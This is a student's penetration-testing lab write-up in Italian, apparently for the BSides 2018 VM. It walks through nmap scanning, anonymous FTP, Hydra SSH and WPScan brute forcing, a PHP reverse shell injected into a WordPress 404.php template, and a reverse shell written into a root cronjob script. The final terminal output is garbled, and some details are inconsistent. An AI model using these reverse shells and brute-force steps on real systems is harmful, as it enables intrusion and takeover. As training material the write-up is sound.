

EXTRA S6L5

La Missione: Scatenare le tue abilità per conquistare i privilegi di root. Ci sono almeno due percorsi segreti per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

Fase 1: Scansione della rete – Identificazione dei target

Obiettivo: Il primo passo in un test BlackBox è la ricognizione. Non avendo alcuna informazione preliminare, ho avviato una scansione della rete locale per identificare le macchine attive e potenzialmente vulnerabili.

Strumento utilizzato: nmap – uno degli strumenti fondamentali per la raccolta di informazioni in ambito di penetration testing.

Comando eseguito:

- `nmap -sn 192.168.50.0/24`

Risultato: La scansione ha rilevato **tre host attivi** nella subnet:

IP Address	Hostname	MAC Address	Note
192.168.50.1	pfSense.home.arpa	08:00:27:FD:AB:B5	pfSense
192.168.50.100	-	-	La mia macchina Kali Linux (attaccante)
192.168.50.154	-	08:00:27:71:D7:24	Macchina Target

Analisi: Conoscendo già la funzione del gateway **pfSense (192.168.50.1)** e della mia macchina **Kali (192.168.50.100)**, posso dedurre che **192.168.50.154** è la macchina virtuale da testare: **BlackBox VM**.

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 15:26 EDT
Nmap scan report for pfSense.home.arpa (192.168.50.1)
Host is up (0.00064s latency).
MAC Address: 08:00:27:FD:AB:B5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.154
Host is up (0.00016s latency).
MAC Address: 08:00:27:71:D7:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.100
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.02 seconds
```

Fase 2: Scansione delle porte e identificazione dei servizi

Obiettivo: Dopo aver individuato la macchina target (**192.168.50.154**), ho eseguito una scansione più approfondita per rilevare le porte aperte e identificare i servizi attivi, con l'obiettivo di trovare potenziali vettori di attacco.

Strumento utilizzato: nmap – in modalità TCP SYN scan con rilevamento delle versioni dei servizi.

Comando eseguito:

- `nmap -sS -sV 192.168.50.154`

Risultato: La scansione ha rivelato **3 porte aperte** e i relativi servizi:

Porta	Protocollo	Servizio	Versione rilevata
21	TCP	FTP	vsftpd 2.3.5
22	TCP	SSH	OpenSSH 5.9p1 Debian 5ubuntu1.10
80	TCP	HTTP	Apache httpd 2.2.22 ((Ubuntu))

Analisi:

- Il servizio **FTP (vsftpd 2.3.5)** è noto per avere una vulnerabilità critica che consente l'esecuzione di codice remoto in alcune configurazioni.
- Il **server SSH** potrebbe essere utile per un accesso diretto, ma richiede credenziali valide.
- Il **server HTTP Apache 2.2.22** è una superficie interessante per attacchi web

```
(root@kali)-[/home/kali]
# nmap -sS -sV 192.168.50.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 15:29 EDT
Nmap scan report for 192.168.50.154
Host is up (0.00016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:71:D7:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

Fase 2.5: Scansione avanzata – Raccolta dettagliata sul sistema

Obiettivo: Dopo aver visto che ci sono servizi attivi sulla macchina target, ho eseguito una scansione più approfondita per ottenere **più informazioni possibili** su come è configurata e su cosa sta girando.

Strumento utilizzato: nmap – con l’opzione -A che permette di fare una scansione completa: rilevamento del sistema operativo, versioni dei servizi, script di analisi e traceroute.

Comando eseguito:

- nmap -A 192.168.50.154

Risultato:

La scansione ha confermato le **porte aperte** e ha mostrato **dettagli aggiuntivi**:

Porta	Servizio	Versione	Note Importanti
21	FTP	vsftpd 3.0.3	Accesso anonimo abilitato
80	HTTP	Apache 2.2.22	/backup_wordpress

Dettagli interessanti:

- Dal file robots.txt è emersa una **directory nascosta**:
/backupwordpress
Questa potrebbe contenere file sensibili o backup del sito, quindi merita un’esplorazione approfondita.
- Il **server FTP** permette di connettersi **senza credenziali** (accesso anonimo), cosa che può essere sfruttata per esplorare file pubblici o mal configurati.

```
root@kali: ~/home/kali
# nmap -A 192.168.50.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 15:33 EDT
Nmap scan report for 192.168.50.154
Host is up (0.00022s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.50.100
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 3
|_   vsFTPd 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_   256 97:e5:28:7a:31:ad:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:71:D7:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X14.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.22 ms  192.168.50.154

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.24 seconds
```

Fase 3: Accesso FTP anonimo – Esfiltrazione di file sensibili

Obiettivo: Tentare accesso anonimo al servizio FTP e analizzare il contenuto delle directory accessibili.

Comando eseguito:

- `ftp anonymous@192.168.50.154`

Risultato:

Connettendomi come utente anonymous, sono riuscito a navigare nelle directory disponibili. All'interno della cartella public, ho trovato un file chiamato **users.txt.bk**.

Il file user.txt.bk è stato scaricato utilizzando il comando:

- `get user.txt.bk`

```
root@kali: ~/home/kali
# ftp anonymous@192.168.50.154
Connected to 192.168.50.154.
220 (vsftpd 2.3.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||38869|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public
228 Directory send OK.
ftp> cd public
220 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||9572|).
150 Here comes the directory listing.
-rw-r--r-  1 0  31 Mar 03  2018 users.txt.bk
228 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||56583|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31 196.58 KiB/s 00:00 ETA
225 Transfer complete.
31 bytes received in 00:00 (57.77 KiB/s)
ftp>
```

Contenuto del file users.txt.bk:

```
~/Desktop/users.txt.bk [Read Only] - Mousepad
File Edit Search View Document Help
1 jbatchy
2 john
3 mai
4 anne
5 doimguy
6
7
```

Dettagli interessanti:

Il contenuto è interessante perché può essere riutilizzato per test di enumerazione su altri servizi, come SSH.

Fase 4: Accesso SSH – Enumerazione e brute-force

Dopo aver ottenuto una lista di possibili utenti dal file `users.txt.bk`, ho testato manualmente l'accesso SSH sulla porta 22. I tentativi con gli utenti `labatchy`, `john` e `mai` hanno restituito l'errore *Permission denied (publickey)*, indicando che l'autenticazione richiede una chiave pubblica.

Con l'utente `anne`, invece, il sistema ha richiesto una password, segno che l'autenticazione è possibile via credenziali.

Comandi utilizzati

Tentativi manuali di login SSH:

- `ssh labatchy@192.168.50.154`
- `ssh john@192.168.50.154`
- `ssh mai@192.168.50.154`
- `ssh anne@192.168.50.154`

```
(root@kali)-[/home/kali]
# ssh abatchy@192.168.50.154
abatchy@192.168.50.154: Permission denied (publickey).

(root@kali)-[/home/kali]
# ssh john@192.168.50.154
john@192.168.50.154: Permission denied (publickey).

(root@kali)-[/home/kali]
# ssh mai@192.168.50.154
mai@192.168.50.154: Permission denied (publickey).

(root@kali)-[/home/kali]
# ssh anne@192.168.50.154
anne@192.168.50.154's password:
Permission denied, please try again.
anne@192.168.50.154's password:
```

Attacco di forza bruta con Hydra (verbose e threading):

- `hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.50.154 -v -t 4`

Dopo alcuni tentativi falliti, Hydra ha trovato una combinazione valida:

- **Username:** anne
- **Password:** princess

```
[ATTEMPT] target 192.168.50.154 - login "anne" - pass "joshua" - 84 of 1000001 [child 1] (0/0)
[22][ssh] host: 192.168.50.154 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-13 16:02:12
```

Fase 5: Privilege Escalation – Accesso root

Una volta ottenuto l'accesso SSH come utente **anne** e password **princess**, il mio obiettivo successivo era capire se potevo ottenere privilegi più elevati, fino ad arrivare a **root**.

Comando utilizzato per verificare i permessi:

- `sudo -l`

Il sistema ha mostrato che anne può eseguire **qualsiasi comando** come root, senza restrizioni:

- `(ALL : ALL) ALL`

Questo significa che posso ottenere una shell root semplicemente eseguendo:

- `sudo su`

L'operazione è andata a buon fine: ho ottenuto accesso come **utente root** sulla macchina target.

```
(root@kali)-[/home/kali]
# ssh anne@192.168.50.154
anne@192.168.50.154's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
(ALL : ALL) ALL
```

Verifica finale:

Per confermare il successo dell'escalation, ho navigato nella home dell'utente anne:

- `cd /home/anne`
- `ls`

Ho trovato un file chiamato flag.txt, che ho letto con:

- `cat flag.txt`

Il contenuto del file conferma il completamento della missione:

- Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!
There are multiple ways to gain acces remotely, as well as for privilege escalation.

Did you find them all?

@abatchy17

```
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

Fase 6: Esplorazione del file robots.txt, accesso alla directory nascosta e attacco a WordPress


Dopo aver individuato il file robots.txt tramite scansione, ho deciso di leggerne il contenuto con:

- `curl http://192.168.50.154/robots.txt`

```
(root@kali)-[/home/kali]
# curl http://192.168.50.154/robots.txt
User-agent: *
Disallow: /backup_wordpress
```

Il file indicava di non indicizzare la directory **/backup_wordpress**, che ho quindi esplorato manualmente. All'interno ho trovato una vecchia installazione WordPress non più mantenuta, con un messaggio che ne annunciava la dismissione e un post firmato dall'amministratore "john". La pagina includeva anche una sezione "META" con il link per effettuare il login, che mi ha portato al classico form di autenticazione WordPress all'indirizzo:

- http://192.168.50.154/backup_wordpress/wp-login.php



A questo punto ho deciso di eseguire un attacco di tipo **brute-force** sfruttando WPScan, focalizzandomi sull'interfaccia xmlrpc.php, che consente l'autenticazione remota. Il comando utilizzato è stato:

- `wpscan --url http://192.168.50.154/backup_wordpress --passwords home/kali/Desktop/seclists/Passwords/xato-net-10-million-passwords-1000000.txt --usernames john`

Durante il processo, WPScan ha trovato una combinazione valida di credenziali:

- Username: john
- Password: enigma

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / boobies Time: 00:00:19 <

[+] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Aug 13 17:21:37 2025
[+] Requests Done: 783
[+] Cached Requests: 5
[+] Data Sent: 387.024 KB
[+] Data Received: 616.398 KB
[+] Memory used: 285.727 MB
[+] Elapsed time: 00:00:26
```


Con queste credenziali ho potuto accedere al pannello di amministrazione WordPress, ottenendo un punto d'ingresso privilegiato nel sistema.

La prossima fase sarà analizzare i file accessibili dall'interfaccia WordPress, cercando eventuali plugin vulnerabili, file di backup o possibilità di upload arbitrario.


Fase 7: Reverse shell tramite WordPress – Accesso come

Dopo aver ottenuto accesso al pannello di amministrazione WordPress con l'utente john, ho esplorato le funzionalità disponibili. Tra queste, ho utilizzato l'**editor dei temi** per modificare il file 404.php del tema attivo "Twenty Sixteen".

Alla fine del file ho inserito una reverse shell in PHP, sfruttando la funzione `exec()` per aprire una connessione verso la mia macchina Kali:

- `<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.50.1/4444 0>&1'");
?>`

Questa riga di codice, una volta eseguita dal server, forza l'apertura di una shell interattiva verso il mio listener Netcat.




Comando usato per ricevere la connessione:

- `nc -lvp 4444`

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.154] 35429
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$
```

Dopo aver salvato la modifica al file `404.php`, ho visitato una pagina inesistente del sito per forzare l'esecuzione del template 404:

- http://192.168.50.154/backup_wordpress/?p=404



La connessione è stata stabilita con successo, e ho ottenuto una shell remota con i privilegi dell'utente `www-data`, direttamente nella directory `/var/www/backup_wordpress`.

Il messaggio “`bash: no job control in this shell`” conferma che si tratta di una shell limitata, ma comunque utile per esplorare il sistema e cercare ulteriori vettori di escalation.

Fase 8: Privilege Escalation tramite cronjob – Accesso come Root

Dopo aver ottenuto una shell come utente `www-data`, ho analizzato il sistema alla ricerca di possibili vettori di escalation. Durante l'esplorazione, ho scoperto che il file `/usr/local/bin/cleanup` viene eseguito automaticamente da **un cronjob ogni minuto**. Questo mi ha fornito un'opportunità perfetta per ottenere una reverse shell con privilegi elevati.

Ho quindi creato uno script PHP che apre una connessione verso la mia macchina Kali, scrivendolo direttamente nel file `cleanup`:

- `echo 'php -r '$sock=fsockopen("192.168.50.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");' > /usr/local/bin/cleanup`

```
www-data@bsides2018:/var/www/backup_wordpress$ echo 'php -r \''$sock=fsockopen("192.168.50.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'\'' > /usr/local/bin/cleanup
<ec("/bin/sh -i <&3 >&3 2>&3");'\'' > /usr/local/bin/cleanup
```

Nel frattempo, ho avviato un listener Netcat sulla porta 4444:

- `nc -lvnp 4444`

Dopo meno di un minuto, il cronjob ha eseguito lo script e ho ricevuto una connessione da 192.168.50.154. La shell ottenuta era già con privilegi **root**, confermando che il cronjob viene eseguito da un utente con accesso completo al sistema.

Verifica finale:

All'interno della directory corrente ho trovato il file `flag.txt`, che ho letto con:

- `cat flag.txt`

Il contenuto conferma il successo dell'escalation:

- Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!
There are multiple ways to gain acces remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17

```

(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.154] 37110
/bin/sh: 0: can't access tty; job control turned off
# sudo -l
Matching Defaults entries for root on this host:
  env_reset,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on this host:
  (ALL : ALL) ALL
# sudo su on [any] 4444 ...
ls next to [192.168.50.100] from (UNKNOWN) [192.168.50.154] 37105
flag.txt job control in this shell
cat flag.txt e:2018:/var/www/backup_wordpress: echo php -r "\$sock=fsockopen('192.168
Congratulations! >63 2x63"j\> &x /usr/local/bin/cleanup
^C
Error near unexpected token '^C'
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud! >63 2x63"j\> &x /usr/local/bin/cleanup
^C
e:2018:/var/www/backup_wordpress: chmod &x /usr/local/bin/cleanup
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all? >63 2x63"j\> &x /usr/local/bin/cleanup: Operation not permitted
^C
e:2018:/var/www/backup_wordpress: python -c "import pty; pty.spawn('/bin/
@abatchy17 >63 2x63"j\> &x /usr/local/bin/cleanup: Operation not permitted
^C

```

CONCLUSIONI:

Questo laboratorio ha dimostrato come una catena di vulnerabilità, anche apparentemente banali, possa essere sfruttata per compromettere completamente un sistema. La chiave del successo è stata la **pazienza, l'osservazione e la creatività** nell'analizzare ogni elemento disponibile.

Un ottimo esercizio per affinare le competenze di penetration testing e comprendere l'importanza della sicurezza a ogni livello del sistema.

